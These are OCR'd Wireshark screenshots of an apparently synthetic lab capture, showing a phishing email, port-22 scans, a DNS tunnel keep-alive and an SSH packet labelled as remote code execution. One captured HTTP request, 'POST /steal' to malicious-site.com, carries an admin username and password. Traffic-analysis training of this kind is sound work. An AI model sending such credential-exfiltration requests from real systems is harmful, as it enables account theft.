

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Protocol Hierarchy Statistics · London traffic mgmt.pcap
Protocol | Percent Packets | Packets | Percent Bytes | Bytes | Bits/s | End Packets | End Bytes | End Bits/s | PDUs
Frame | 100.0 | 36677 | 100.0 | 1844266 | 133 | 0 | 0 | 0 | 36677
Internet Protocol Version 4 | 100.0 | 36677 | 39.8 | 733540 | 53 | 0 | 0 | 0 | 36677
User Datagram Protocol | 0.1 | 50 | 0.0 | 400 | 0 | 0 | 0 | 0 | 50
Domain Name System | 0.1 | 50 | 0.1 | 1100 | 0 | 0 | 0 | 0 | 50
Malformed Packet | 0.1 | 50 | 0.0 | 0 | 0 | 50 | 0 | 0 | 50
Transmission Control Protocol | 99.9 | 36627 | 39.7 | 732540 | 53 | 36623 | 732460 | 53 | 36627
SSH Protocol | 0.0 | 2 | 0.0 | 58 | 0 | 2 | 58 | 0 | 2
Simple Mail Transfer Protocol | 0.0 | 1 | 0.0 | 73 | 0 | 1 | 73 | 0 | 1
CVS pserver | 0.0 | 1 | 0.0 | 25 | 0 | 1 | 25 | 0 | 1
Display filter: frame
Close
Copy
Protocols
Help



Conversation Settings
Ethernet
IPv4 · 9
IPv6
TCP · 34240
UDP · 50
Address A | Address B | Packets | Bytes | Stream ID | Packets A → B | Bytes A → B | Packets B → A | Bytes B → A | Rel Start | Duration | Bits/s A → B | Bits/s B → A
10.100.1.10 | 10.100.1.20 | 500 | 34 kB | 8 | 500 | 34 kB | 0 | 0 bytes | 108966.000000 | 1537.0000 | 176 bits/s | 0 bits/s
10.100.1.50 | 10.100.1.30 | 100 | 7 kB | 7 | 100 | 7 kB | 0 | 0 bytes | 220.000000 | 321.0000 | 161 bits/s | 0 bits/s
10.100.1.50 | 185.200.50.10 | 2 193 bytes | | 1 | 1 | 123 bytes | 1 | 70 bytes | 2.000000 | 68.0000 | 14 bits/s | 8 bits/s
10.100.1.50 | 203.0.113.55 | 50 | 3 kB | 6 | 50 | 3 kB | 0 | 0 bytes | 72.000000 | 145.0000 | 137 bits/s | 0 bits/s
102.54.32.12 | 10.100.1.10 | 9,006 | 450 kB | 3 | 9,006 | 450 kB | 0 | 0 bytes | 26.000000 | 54922.0000 | 65 bits/s | 0 bits/s
176.45.33.78 | 10.100.1.10 | 9,006 | 450 kB | 5 | 9,006 | 450 kB | 0 | 0 bytes | 49.000000 | 108913.0000 | 33 bits/s | 0 bits/s
176.45.33.78 | 10.100.1.60 | 1 113 bytes | | 0 | 1 | 113 bytes | 0 | 0 bytes | 0.000000 | 0.0000 | | 0 bits/s
185.200.50.10 | 10.100.1.10 | 9,006 | 450 kB | 2 | 9,006 | 450 kB | 0 | 0 bytes | 6.000000 | 27656.0000 | 130 bits/s | 0 bits/s
198.51.100.23 | 10.100.1.10 | 9,006 | 450 kB | 4 | 9,006 | 450 kB | 0 | 0 bytes | 39.000000 | 82008.0000 | 43 bits/s | 0 bits/s
Copy
Follow Stream...
Graph...
Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
IPv4
IPv6
IPX
JXTA
Filter list for specific type
Close
Help
0050 20 74 68 69 73 20 6c 69 6e 6b 20 74 6f 20 75 70 this li nk to up
0060 64 61 74 65 20 63 72 65 64 65 6e 74 69 61 6c 73 date cre dentials
0070 2e .



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 0
No. | Time | Source | Destination | Protocol | Length | Info | Stream Index
1 | 0.000000 | 176.45.33.78 | 10.100.1.60 | SMTP | 113 | C: DATA fragment, 73 bytes | 1
Wireshark · Follow TCP Stream (tcp.stream eq 0) · London traffic mgmt.pcap
Subject: Urgent Security Update
Click this link to update credentials.
Frame 1: 113 bytes on wire (904 bits), 113 bytes capt
Internet Protocol Version 4, Src: 176.45.33.78, Dst:
Transmission Control Protocol, Src Port: 28284, Dst F
Source Port: 28284
Destination Port: 25
[Stream index: 0]
[Stream Packet Number: 1]
[Conversation completeness: Incomplete (0)]
[TCP Segment Len: 73]
Sequence Number: 1 (relative sequence number)



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 10.100.1.50 && ip.addr == 185.200.50.10
No. Time Source Destination Protocol Length Info Stream Index
2 2.000000 10.100.1.50 185.200.50.10 TCP 123 42387 → 80 [PSH] Seq=1 Win=8192 Len=83 2
27 70.000000 185.200.50.10 10.100.1.50 SSH 70 Client: Encrypted packet (len=30) 27
0101 .... = Header Length: 20 bytes (5)
Flags: 0x008 (PSH)
Window: 8192
[Calculated window size: 8192]
[Window size scaling factor: -1 (unknown)]
Checksum: 0xb72f [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
[Timestamps]
0000 45 00 00 7b 00 01 00 00 40 06 83 14 0a 64 01 32
0010 b9 c8 32 0a a5 93 00 50 00 00 00 00 00 00 00 00
0020 50 08 20 00 b7 2f 00 00 50 4f 53 54 20 2f 73 74
0030 65 61 6c 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f
0040 73 74 3a 20 6d 61 6c 69 63 69 6f 75 73 2d 73 69
0050 74 65 2e 63 6f 6d 0d 0a 55 73 65 72 6e 61 6d 65
0060 3d 61 64 6d 69 6e 26 50 61 73 73 77 6f 72 64 3d
0070 50 61 73 73 77 6f 72 64 31 32 33
POST /steal HTTP/1.1
Host: malicious-site.com
Username=admin&Password=Password123



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 1
No. Time Source Destination Protocol Length Info Stream Index
2 2.000000 10.100.1.50 185.200.50.10 TCP 123 42387 → 80 [PSH] Seq=1 Win=8192 Len=83 2
Wireshark · Follow TCP Stream (tcp.stream eq 1) · London traffic mgmt.pcap
POST /steal HTTP/1.1
Host: malicious-site.com
Username=admin&Password=Password123
0101 .... = Header Length: 20
Flags: 0x008 (PSH)
Window: 8192
[Calculated window size: 8192]
Checksum: 0xb72f [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.flags.syn == 1 && tcp.flags.ack == 0 && ip.dst == 10.100.1.10
No. Time Source Destination Protocol Length Info Stream Index
Frame 3: 40 bytes on wire (320 bits), 40 bytes captured (320 bits)
Internet Protocol Version 4, Src: 185.200.50.10, Dst: 10.100.1.10
Transmission Control Protocol, Src Port: 21236, Dst Port: 22, Seq: 0, Len: 0
Source Port: 21236
Destination Port: 22
[Stream index: 2]
[Stream Packet Number: 1]
[Conversation completeness: Incomplete, SYN_SENT (1)]
[TCP Segment Len: 0]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 0
[Next Sequence Number: 1 (relative sequence number)]
London traffic mgmt.pcap
Packets: 36677 · Displayed: 36024 (98.2%)
Profile: Default
Activate Windows
Go to Settings to activate Windows.



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 185.200.50.10 && ip.addr == 10.100.1.50 && tcp.port == 22
No. Time Source Destination Protocol Length Info Stream Index
27 70.000000 185.200.50.10 10.100.1.50 SSH 70 Client: Encrypted packet (len=30) 27
Frame 27: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
Internet Protocol Version 4, Src: 185.200.50.10, Dst: 10.100.1.50
Transmission Control Protocol, Src Port: 30041, Dst Port: 22, Seq: 1, Len: 30
Source Port: 30041
Destination Port: 22
[Stream index: 26]
[Stream Packet Number: 1]
[Conversation completeness: Incomplete (0)]
[TCP Segment Len: 30]
Sequence Number: 1 (relative sequence number)
EXPLOIT: Remote Code Execution



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 26
No. Time Source Destination Protocol Length Info Stream Index
27 70.000000 185.200.50.10 10.100.1.50 SSH 70 Client: Encrypted packet (len=30) 27
Wireshark · Follow TCP Stream (tcp.stream eq 26) · London traffic mgmt.pcap
EXPLOIT: Remote Code Execution
Frame 27: 70 bytes on wire (560 bits
Internet Protocol Version 4, Src:
Transmission Control Protocol, Src
Source Port: 30041
Destination Port: 22
[Stream index: 26]



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns && ip.addr == 203.0.113.55
No. Time Source Destination Protocol Length Info Stream Index
28 72.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 28
29 75.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 29
30 79.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 30
31 80.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 31
32 85.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 32
33 89.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 33
34 90.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 34
35 91.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 35
36 93.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 36
37 98.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 37
38 103.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 38
39 104.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 39
40 107.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 40
41 110.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 41
42 115.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 42
43 119.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 43
44 122.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 44
45 127.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 45
46 131.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 46
47 134.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 47
48 137.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 48
49 139.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 49
50 141.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 50
51 143.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 51
52 145.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 52
Frame 28: 50 bytes on wire (400 bits), 50 bytes captured (400 bits)
Internet Protocol Version 4, Src: 10.100.1.50, Dst: 203.0.113.55
User Datagram Protocol, Src Port: 28740, Dst Port: 53
Source Port: 28740
Destination Port: 53
Length: 30
Checksum: 0xd9c7 [unverified]
[Checksum Status: Unverified]
[Stream index: 0]
[Stream Packet Number: 1]
[Timestamps]
UDP payload (22 bytes)
0000 45 00 00 32 00 01 00 00 40 11 32 ed 0a 64 01 32
0010 cb 00 71 37 70 44 00 35 00 1e d9 c7 44 4e 53 5f
0020 54 55 4e 4e 45 4c 3a 20 4b 65 65 70 20 41 6c 69
0030 76 65
TUNNEL: Keep Ali
ve
Activate Windows
Go to Settings to activate Windows.
London traffic mgmt.pcap
Packets: 36677 · Displayed: 50 (0.1%)
Profile: Default



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
udp.stream eq 0
No. Time Source Destination Protocol Length Info Stream Index
28 72.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 28
Wireshark · Follow UDP Stream (udp.stream eq 0) · London traffic mgmt.pcap
DNS_TUNNEL: Keep Alive
Frame 28: 50 bytes on wire (400 bits), 5
Internet Protocol Version 4, Src: 10.100
User Datagram Protocol, Src Port: 28740,
Source Port: 28740
Destination Port: 53

